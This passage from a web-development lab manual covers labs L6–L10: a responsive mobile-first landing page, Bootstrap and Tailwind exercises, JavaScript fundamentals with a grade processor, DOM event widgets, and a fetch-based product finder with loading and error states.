Both pages and style sheets; screenshots at 1000 px and 390 px width.

LAB L6

Responsive Design: a Mobile-First Landing Page

Lab at a glance

Objectives	Build a landing page mobile-first, with a navigation menu that collapses behind an accessible toggle button, fluid typography, and layouts that change at two breakpoints.
Related chapters	11, 13
Duration	2 hours
You will create	`lab06/index.html`, `lab06/style.css`

Background

Mobile-first means writing the base styles for the smallest screen and adding `min-width` media queries that enhance the layout as space grows (Chapter 11). The viewport meta tag is essential: without it, phones pretend to be 980 px wide and shrink the page. Breakpoints should be chosen where the *content* needs them, not for particular devices.

Step-by-step

Step 1. Write the HTML: a header with a brand link, a menu button and a `<nav>`; a hero section; a features section with four `<article>`s; and a footer. The button tells assistive technology which element it controls and whether it is open:

HTML | lab06/index.html (header)

```
<header class="site-header">
  <a class="brand" href="#">&lt;/&gt; CodeCamp</a>
  <button class="menu-toggle" aria-expanded="false" aria-controls="nav">&#9776; Menu
    ↪ </button>
  <nav id="nav" class="nav">
    <a href="#about">About</a>
    <a href="#tracks">Tracks</a>
    <a href="#schedule">Schedule</a>
    <a class="cta" href="#register">Register</a>
  </nav>
</header>
```

Step 2. Write the *phone* styles first. The navigation is hidden and stacked; `clamp()` makes the heading size fluid between a minimum and a maximum; the features form one column:

CSS | lab06/style.css (mobile-first base)

```css
.site-header {
  display: flex; flex-wrap: wrap; align-items: center; justify-content: space-between;
  padding: 12px 16px; background: #0b2e6b; color: #fff;
}
.nav { display: none; flex-basis: 100%; flex-direction: column; margin-top: 10px; }
.nav.open { display: flex; }                    /* shown when the button is pressed */
.nav a { padding: 10px 4px; color: #fff; text-decoration: none; border-top: 1px solid #ffffff22; }

.hero { padding: 48px 16px; text-align: center; }
.hero h1 { font-size: clamp(1.8rem, 6vw, 3.4rem); line-height: 1.15; }

.features { display: grid; grid-template-columns: 1fr; gap: 16px; padding: 32px 16px; }
```

Step 3. Add the toggle behaviour with a few lines of JavaScript (Lab L9 explains the DOM in detail). Updating `aria-expanded` lets screen readers announce "expanded" or "collapsed":

JavaScript | lab06/index.html (script before </body>)

```javascript
const toggle = document.querySelector('.menu-toggle');
const nav = document.querySelector('#nav');
toggle.addEventListener('click', () => {
  const open = nav.classList.toggle('open');
  toggle.setAttribute('aria-expanded', open);
});
```

Step 4. Add the tablet and desktop enhancements with `min-width` media queries. At 900 px the toggle disappears and the navigation becomes a horizontal row:

CSS | lab06/style.css (breakpoints)

```css
@media (min-width: 600px) {                     /* tablet */
  .features { grid-template-columns: repeat(2, 1fr); }
}
@media (min-width: 900px) {                     /* desktop */
  .menu-toggle { display: none; }
  .nav { display: flex; flex-direction: row; flex-basis: auto; margin: 0; gap: 20px; align-items: center; }
  .nav a { border: 0; padding: 4px; }
  .hero { padding: 96px 48px; }
  .features { grid-template-columns: repeat(4, 1fr); padding: 48px; }
}
```

Step 5. Test in the device toolbar at 360, 390, 768, 1024 and 1440 px, and on your own phone

through Live Server's network address (for example `http://192.168.0.105:5500`, with both devices on the same Wi-Fi network).

Expected output




Figure L6.1. The landing page at desktop width: horizontal navigation and four feature columns.

Verify your work

- No horizontal scroll bar appears at any width from 320 px upwards.
- The menu opens and closes with the mouse and with the keyboard (`Tab` to the button, `Enter`).
- Lighthouse (*Lighthouse* tab → *Mobile*) reports accessibility and best-practice scores above 90; fix what it reports.

Challenge tasks

1. Add a responsive hero image with `srcset` and `sizes` (Chapter 11) and check in the Network panel which file the browser chooses at different widths.
2. Rewrite the menu without JavaScript, using a hidden check box and the `:checked` selector. What accessibility problems does that create?
3. Add `@media (prefers-reduced-motion: reduce)` to switch off transitions.




Figure L6.2. At phone width the navigation is hidden behind the Menu button (left) and drops down when the button is pressed (right).

Viva questions

1. What does the viewport meta tag do? What happens without it?
2. What is mobile-first, and why does it use `min-width` queries?
3. How did you choose the breakpoints?
4. What do `aria-expanded` and `aria-controls` do?
5. Explain `clamp(1.8rem, 6vw, 3.4rem)`.

Submission checklist

The page and style sheet; screenshots at 390 px (menu closed and open) and 1440 px; the Lighthouse report.

LAB L7

CSS Frameworks: Bootstrap and Tailwind

Lab at a glance

Objectives	Build the same kind of interface with a component framework (Bootstrap) and a utility-first framework (Tailwind CSS), and compare the two approaches.
Related chapters	12
Duration	2 hours
You will create	`lab07/bootstrap-menu.html`, `lab07/tailwind-card.html`

Background

Bootstrap provides ready-made *components* (navbar, card, alert, button) and a 12-column responsive grid, used by adding its class names. Tailwind provides small *utility* classes (`p-6`, `text-2xl`, `rounded-full`) that you combine in the HTML to build any design (Chapter 12). In this lab both are loaded from a CDN, which is fine for learning; real projects install them with npm and a build tool.

Step-by-step: Task 1 — a Bootstrap menu page

Step 1. Create `bootstrap-menu.html` and link Bootstrap's CSS in the head and its JavaScript bundle before `</body>`:

HTML | Loading Bootstrap 5 from a CDN

```
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.8/dist/css/bootstrap.min.css"
    ↪ rel="stylesheet">
...
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.8/dist/js/bootstrap.bundle.
    ↪ min.js"></script>
```

Step 2. Add a responsive navbar. `navbar-expand-md` shows the links from the `md` breakpoint (768 px) upwards and a toggler button below it; Bootstrap's JavaScript makes the toggler work through the `data-bs-*` attributes:

HTML | lab07/bootstrap-menu.html (navbar)

```html
<nav class="navbar navbar-expand-md navbar-dark bg-success">
  <div class="container">
    <a class="navbar-brand fw-bold" href="#">Green Bowl</a>
    <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
    ↪ data-bs-target="#mainNav"
            aria-controls="mainNav" aria-expanded="false" aria-label="Toggle
    ↪ navigation">
      <span class="navbar-toggler-icon"></span>
    </button>
    <div class="collapse navbar-collapse" id="mainNav">
      <ul class="navbar-nav ms-auto">
        <li class="nav-item"><a class="nav-link active" href="#">Menu</a></li>
        <li class="nav-item"><a class="nav-link" href="#">Offers</a></li>
        <li class="nav-item"><a class="nav-link" href="#">Contact</a></li>
      </ul>
    </div>
  </div>
</nav>
```

Step 3. Add an alert and a grid of cards. `col-12 col-sm-6 col-lg-4` means: full width on phones, half width from 576 px, a third from 992 px:

HTML | lab07/bootstrap-menu.html (cards)

```html
<main class="container py-4">
  <div class="alert alert-warning">Today only: 20% off all soups!</div>
  <div class="row g-4">
    <div class="col-12 col-sm-6 col-lg-4">
      <div class="card h-100 shadow-sm">
        <img src="images/bread.jpg" class="card-img-top" alt="Sourdough loaf">
        <div class="card-body">
          <h2 class="card-title h5">Baked Bread</h2>
          <p class="card-text text-muted">Hand-made sourdough, baked every morning.<
    ↪ /p>
        </div>
        <div class="card-footer bg-white d-flex justify-content-between
    ↪ align-items-center">
          <span class="fw-bold text-success">29.99$</span>
          <button class="btn btn-outline-success btn-sm">Buy now</button>
        </div>
      </div>
    </div>
    <!-- two more columns with the same structure -->
  </div>
</main>
```

Step-by-step: Task 2 — the product card in Tailwind

Step 4. Create `tailwind-card.html` and load Tailwind's browser build (development only):

`<script src="https://cdn.jsdelivr.net/npm/@tailwindcss/browser@4"></script>`.

Step 5. Rebuild the product card of Lab L4 using only utility classes — no style sheet at all:

HTML | lab07/tailwind-card.html (one card)

```html
<body class="min-h-screen bg-gradient-to-br from-slate-100 to-slate-300 flex
    ↪ items-center justify-center gap-8 p-8 flex-wrap">
  <article class="relative w-72 bg-white shadow-xl transition hover:-translate-y-1.5
    ↪  hover:shadow-2xl">
    <button class="absolute top-3 left-3 size-8 rounded-full border border-slate-200
    ↪  bg-white/90 text-slate-400"
            aria-label="Add to favourites">&#9825;</button>
    <img src="images/bread.jpg" alt="Sourdough loaf" class="h-48 w-full object-cover
    ↪ ">
    <div class="p-6">
      <h2 class="text-2xl font-light text-amber-900">Baked Bread</h2>
      <p class="mt-1 text-amber-900">29.99$ <del class="ml-1 text-sm text-stone-400"
    ↪ >69.99$</del></p>
      <p class="mt-3 text-sm italic leading-relaxed text-stone-500">
        Hand-made sourdough, baked every morning with stone-ground organic flour.</p
    ↪ >
      <button class="mt-4 rounded-full border-2 border-amber-900 px-6 py-2 text-xs
    ↪ font-bold uppercase
                     tracking-[0.2em] text-amber-900 transition hover:bg-amber-900
    ↪ hover:text-white">Buy now</button>
    </div>
  </article>
</body>
```

Compare each class with the CSS property it replaces: `w-72` is `width: 18rem`, `p-6` is `padding: 1.5rem`, `hover:bg-amber-900` applies a background on hover, and `tracking-[0.2em]` is an *arbitrary value* for `letter-spacing`.

Expected output

Verify your work

- The Bootstrap navbar collapses below 768 px and the toggler opens it.
- The card grid shows one, two and three columns at the three breakpoints.
- The Tailwind card matches your hand-written CSS card from Lab L4 closely.

Challenge tasks

1. Add a Bootstrap *modal* that opens when "Buy now" is pressed and shows the product name.
2. Make the Tailwind cards responsive: one per row on phones, two from `md` upwards (`md:` prefix).
3. Measure the size of the Bootstrap CSS in the Network panel and compare it with your own `cards.css`.




Figure L7.1. The Bootstrap page at desktop width: navbar, alert and a three-column card grid.




Figure L7.2. The Bootstrap page on a phone (left): the navbar collapses and the cards stack. The product cards rebuilt with Tailwind utility classes (right).

Viva questions

1. What is the difference between a component framework and a utility-first framework?
2. Explain Bootstrap's 12-column grid and the class `col-sm-6`.
3. Why is Tailwind's browser build unsuitable for production? What does the build step do instead?
4. Name two advantages and two disadvantages of using a CSS framework.

Submission checklist

Both pages; screenshots at phone and desktop width; a short paragraph comparing the two

frameworks.

LAB L8

JavaScript Fundamentals: a Result Processor

Lab at a glance

Objectives	Use JavaScript's types, operators, conditions, loops, functions, arrays and objects to process student results, running the code in Node.js and in the browser console.
Related chapters	14–16
Duration	2 hours
You will create	`lab08/warmup.js`, `lab08/grades.js`

Background

This lab concentrates on the language itself, without any web page. You can run JavaScript in two places: the browser's *Console* (good for quick experiments) and Node.js (`node file.js`), which runs the same language outside the browser (Chapter 14). Install Node.js LTS from `https://nodejs.org` and check it with `node --version`.

Step-by-step: warm-up

Step 1. Create `warmup.js`. Predict the output of each line *before* running it, then run `node warmup.js` and compare:

JavaScript | `lab08/warmup.js`

```
console.log(typeof 42, typeof '42', typeof true, typeof undefined, typeof null,
    ↪ typeof []);
console.log('5' + 3, '5' - 3, '5' * '2', 5 == '5', 5 === '5');

// FizzBuzz 1..15
const out = [];
for (let i = 1; i <= 15; i++) {
  if (i % 15 === 0) out.push('FizzBuzz');
  else if (i % 3 === 0) out.push('Fizz');
  else if (i % 5 === 0) out.push('Buzz');
  else out.push(i);
}
console.log(out.join(' '));

```

```
// Multiplication table of 7 with while
let n = 1;
while (n <= 3) { console.log(`7 x ${n} = ${7 * n}`); n++; }
```

➤ Output

```
$ node warmup.js
number string boolean undefined object object
53 2 10 true false
1 2 Fizz 4 Buzz Fizz 7 8 Fizz Buzz 11 Fizz 13 14 FizzBuzz
7 x 1 = 7
7 x 2 = 14
7 x 3 = 21
```

Explain each surprising result: `typeof null` is `"object"` (a historical bug), `+` with a string concatenates while `-` converts to numbers, and `==` converts types while `===` does not (Chapter 14).

Step-by-step: the result processor

Step 2. Create `grades.js` with the data as an array of objects:

JavaScript | `lab08/grades.js (data and functions)`

```
const students = [
  { id: '221-15-101', name: 'Sadia',  marks: [85, 92, 78] },
  { id: '221-15-102', name: 'Rahim',  marks: [62, 71, 58] },
  { id: '221-15-103', name: 'Karim',  marks: [35, 42, 38] },
  { id: '221-15-104', name: 'Nusrat', marks: [74, 81, 90] },
];

function letterGrade(avg) {                    // a pure function
  if (avg >= 80) return 'A+';
  else if (avg >= 70) return 'A';
  else if (avg >= 60) return 'B';
  else if (avg >= 40) return 'C';
  return 'F';
}

const average = (nums) => nums.reduce((sum, n) => sum + n, 0) / nums.length;
```

Step 3. Transform the data with `map`: for each student create a *new* object containing everything from the old one (the spread operator `...s`) plus the average and grade. The original array is not modified:

JavaScript | `lab08/grades.js (processing and output)`

```
const results = students.map((s) => {
  const avg = average(s.marks);
  return { ...s, avg: Number(avg.toFixed(2)), grade: letterGrade(avg) };
});
```

```

console.log('ID          Name     Avg    Grade');
for (const r of results) {
  console.log(`${r.id}  ${r.name.padEnd(7)}  ${String(r.avg).padStart(5)}  ${r.grade}
    ↪ `);
}
```

Step 4. Answer questions about the class with `filter`, `sort`, `some` and an object used as a counter:

JavaScript | `lab08/grades.js (statistics)`

```
const passed = results.filter((r) => r.grade !== 'F');
const top = [...results].sort((a, b) => b.avg - a.avg)[0];   // copy before sorting
console.log(`\nPassed: ${passed.length} of ${results.length}`);
console.log(`Top student: ${top.name} (${top.avg})`);
console.log('Anyone failed?', results.some((r) => r.grade === 'F'));
console.log('Class average:', average(results.map((r) => r.avg)).toFixed(2));

const distribution = {};
for (const { grade } of results) {              // destructuring in the loop
  distribution[grade] = (distribution[grade] ?? 0) + 1;
}
console.log('Distribution:', distribution);
```

Expected output

➤ Output of node grades.js

```
ID          Name     Avg    Grade
221-15-101  Sadia       85  A+
221-15-102  Rahim    63.67  B
221-15-103  Karim     38.33  F
221-15-104  Nusrat   81.67  A+

Passed: 3 of 4
Top student: Sadia (85)
Anyone failed? true
Class average: 67.17
Distribution: { 'A+': 2, B: 1, F: 1 }
```

Verify your work

- Check two averages by hand: Rahim $(62+71+58)/3 = 63.67$; Karim $(35+42+38)/3 = 38.33$.
- Add `console.log(students[0])` at the end: the original objects have no `avg` property, proving that `map` created new objects.
- Paste the file into the browser Console: it produces the same output.

Challenge tasks

1. Write `letterGrade` again using a lookup array of thresholds and `find` instead of `if` statements.
2. Add input validation: throw an `Error` if any mark is outside 0–100, and handle it with `try/catch` (Chapter 15).
3. Group the students by grade with `Object.groupBy` (available in Node.js 21 and later).

Viva questions

1. Explain the difference between `let`, `const` and `var`.
2. What do `map`, `filter` and `reduce` return?
3. Why is the array copied with `[...results]` before `sort`?
4. What does `??` do, and how is it different from `||`?
5. What is a pure function? Is `letterGrade` pure?

Submission checklist

Both files and their output (copied from the terminal).

LAB L9

The DOM and Events: Interactive Widgets

Lab at a glance

Objectives	Select elements, respond to events, change text, classes and styles, use event delegation and data attributes, and store state in `localStorage`.
Related chapters	16, 17
Duration	2 hours
You will create	`lab09/widgets.html`, `widgets.css`, `widgets.js`

Background

The browser turns HTML into the DOM, a tree of objects that JavaScript can read and change (Chapter 17). Interactive pages follow one pattern: *select* elements, *listen* for events, *update* the state and the page. This lab builds three small widgets that practise the pattern; Chapter 17 builds a complete to-do application with it.

Step-by-step

Step 1. Write the HTML for three `<section class="widget">`s: a counter with three buttons carrying `data-step` attributes, a colour changer with a swatch and a button, and a "tweet box" with a text area limited to 140 characters. Load the script at the end of the body (or with `defer`).

HTML | lab09/widgets.html (counter widget)

```
<section class="widget" id="counter">
  <h2>Counter</h2>
  <p class="count" aria-live="polite">0</p>
  <div class="buttons">
    <button data-step="-1">&minus;</button>
    <button data-step="0">Reset</button>
    <button data-step="1">+</button>
  </div>
</section>
```

Step 2. **Counter.** Instead of three listeners, attach *one* listener to the button container and find out which button was clicked with `closest()` — event delegation (Chapter 17). `dataset.step` reads the `data-step` attribute. The count is saved in `localStorage`, so it survives a reload:

JavaScript | lab09/widgets.js (counter)

```
const countEl = document.querySelector('#counter .count');
let count = Number(localStorage.getItem('count')) || 0;

function renderCount() {
  countEl.textContent = count;
  countEl.classList.toggle('negative', count < 0);   // red when negative
  localStorage.setItem('count', count);
}

document.querySelector('#counter .buttons').addEventListener('click', (e) => {
  const button = e.target.closest('button');
  if (!button) return;                               // clicked between buttons
  const step = Number(button.dataset.step);
  count = step === 0 ? 0 : count + step;
  renderCount();
});
renderCount();
```

Step 3. **Colour changer.** Generate a random colour as a six-digit hexadecimal string and apply it with the `style` property:

JavaScript | lab09/widgets.js (colour changer)

```
const swatch = document.querySelector('#colour .swatch');
const hex = document.querySelector('#colour .hex');

function randomHex() {
  const n = Math.floor(Math.random() * 0xffffff);
  return '#' + n.toString(16).padStart(6, '0').toUpperCase();
}
document.querySelector('#randomColour').addEventListener('click', () => {
  const colour = randomHex();
  swatch.style.background = colour;
  hex.textContent = colour;
});
```

Step 4. **Character counter.** The `input` event fires on every change to the text area; `maxLength` reflects the HTML attribute:

JavaScript | lab09/widgets.js (character counter)

```
const tweet = document.querySelector('#tweet');
const left = document.querySelector('#left');

tweet.addEventListener('input', () => {
  const remaining = tweet.maxLength - tweet.value.length;
  left.textContent = remaining;
  left.parentElement.classList.toggle('warn', remaining <= 20);
});
```

Expected output




Figure L9.1. The three widgets after pressing + seven times, choosing a random colour and typing a long message (the counter turns red below 20 characters).

Verify your work

- Reload the page: the counter keeps its value. In *Application* → *Local Storage* you can see the `count` key.
- Press − until the count is negative: it turns red.
- Type or paste more than 140 characters: the text area refuses the extra characters.
- The Console shows no errors.

Challenge tasks

1. Add keyboard shortcuts: `+` and `-` change the counter (`keydown` on `document`).
2. Add a "Copy" button to the colour changer that copies the hex code to the clipboard, using the method `writeText` of `navigator.clipboard`.
3. Build a tabbed interface that shows one widget at a time, using `hidden` and `aria-selected`.

Viva questions

1. What is the DOM? Is it the same as the HTML source?
2. Explain event delegation and `e.target.closest()`.
3. What is the difference between `textContent` and `innerHTML`? Which is safe for user input, and why?
4. Why is the script placed at the end of the body or loaded with `defer`?
5. What types of value can `localStorage` store?

Submission checklist

The three files; a short screen recording or screenshots showing each widget working.

LAB L10

Fetching Data: a Product Finder

Lab at a glance

Objectives	Load JSON asynchronously with `fetch` and `async/await`, show loading and error states, and search, filter and sort the data in the browser without reloading.
Related chapters	18, 31
Duration	2 hours
You will create	`lab10/products.json`, `shop.html`, `shop.css`, `shop.js`

Background

`fetch` sends an HTTP request from JavaScript and returns a promise of the response; `await` pauses the async function until the promise settles, without blocking the page (Chapters 16 and 18). Two points are frequently forgotten: `fetch` does *not* reject on HTTP errors such as 404 or 500 — you must check `response.ok` — and a real application must show the user what is happening while data loads and when it fails.

Serve the page over HTTP

Browsers refuse to `fetch` files from pages opened with `file://`. Open the page through Live Server (or `php -S 127.0.0.1:8000` in the lab folder).

Step-by-step

Step 1. Create `products.json` — the kind of data an API returns (Chapter 30):

JSON | lab10/products.json (first two of six)

```
[
  { "id": 1, "name": "Baked Bread", "category": "Bakery", "price": 29.99, "rating":
    ↪ 4.8 },
  { "id": 2, "name": "Fresh Soup",  "category": "Soups",  "price": 19.99, "rating":
    ↪ 4.6 }
]
```

Step 2. Write `shop.html`: a search box, a category `<select>`, a sort `<select>`, a status paragraph with `role="status"` (so screen readers announce changes) containing the initial text `Loading products…`, and an empty `<ul id="list">`.

Step 3. Load the data once, with error handling:

JavaScript | lab10/shop.js (loading)

```
const list = document.querySelector('#list');
const statusEl = document.querySelector('#status');
const search = document.querySelector('#search');
const category = document.querySelector('#category');
const sort = document.querySelector('#sort');
let products = [];                                    // loaded once, filtered many
    ↪ times

async function loadProducts() {
  try {
    const response = await fetch('products.json');   // or a real API URL
    if (!response.ok) throw new Error(`HTTP ${response.status}`);
    products = await response.json();
    render();
  } catch (err) {
    statusEl.textContent = `Could not load products (${err.message}). Please try
    ↪ again.`;
    statusEl.classList.add('error');
  }
}
```

Step 4. Render the filtered, sorted list. Build elements with `createElement` and `textContent` so that data from an API can never inject HTML (XSS, Chapter 32); `replaceChildren` swaps the list contents in one operation:

JavaScript | lab10/shop.js (rendering)

```
function render() {
  const q = search.value.trim().toLowerCase();
  const shown = products
    .filter((p) => p.name.toLowerCase().includes(q))
    .filter((p) => !category.value || p.category === category.value)
    .sort((a, b) =>
      sort.value === 'price'  ? a.price - b.price :
      sort.value === 'rating' ? b.rating - a.rating :
                                a.name.localeCompare(b.name));

  list.replaceChildren(...shown.map(toItem));
  statusEl.textContent = `${shown.length} of ${products.length} products`;
}

function toItem(p) {
  const li = document.createElement('li');
  const h2 = document.createElement('h2');
  h2.textContent = p.name;
  const price = document.createElement('p');
  price.className = 'price';
  price.textContent = `${p.price.toFixed(2)}$  ★ ${p.rating}`;
```

```
  li.append(h2, price);
  return li;
}

for (const el of [search, category, sort]) el.addEventListener('input', render);
loadProducts();
```

(The companion code also shows a category tag on each item.)

Step 5. Open the *Network* panel, reload, and click `products.json`: note the `Content-Type` and the response preview. Then set throttling to *Slow 4G* and reload to see the loading message.

Expected output

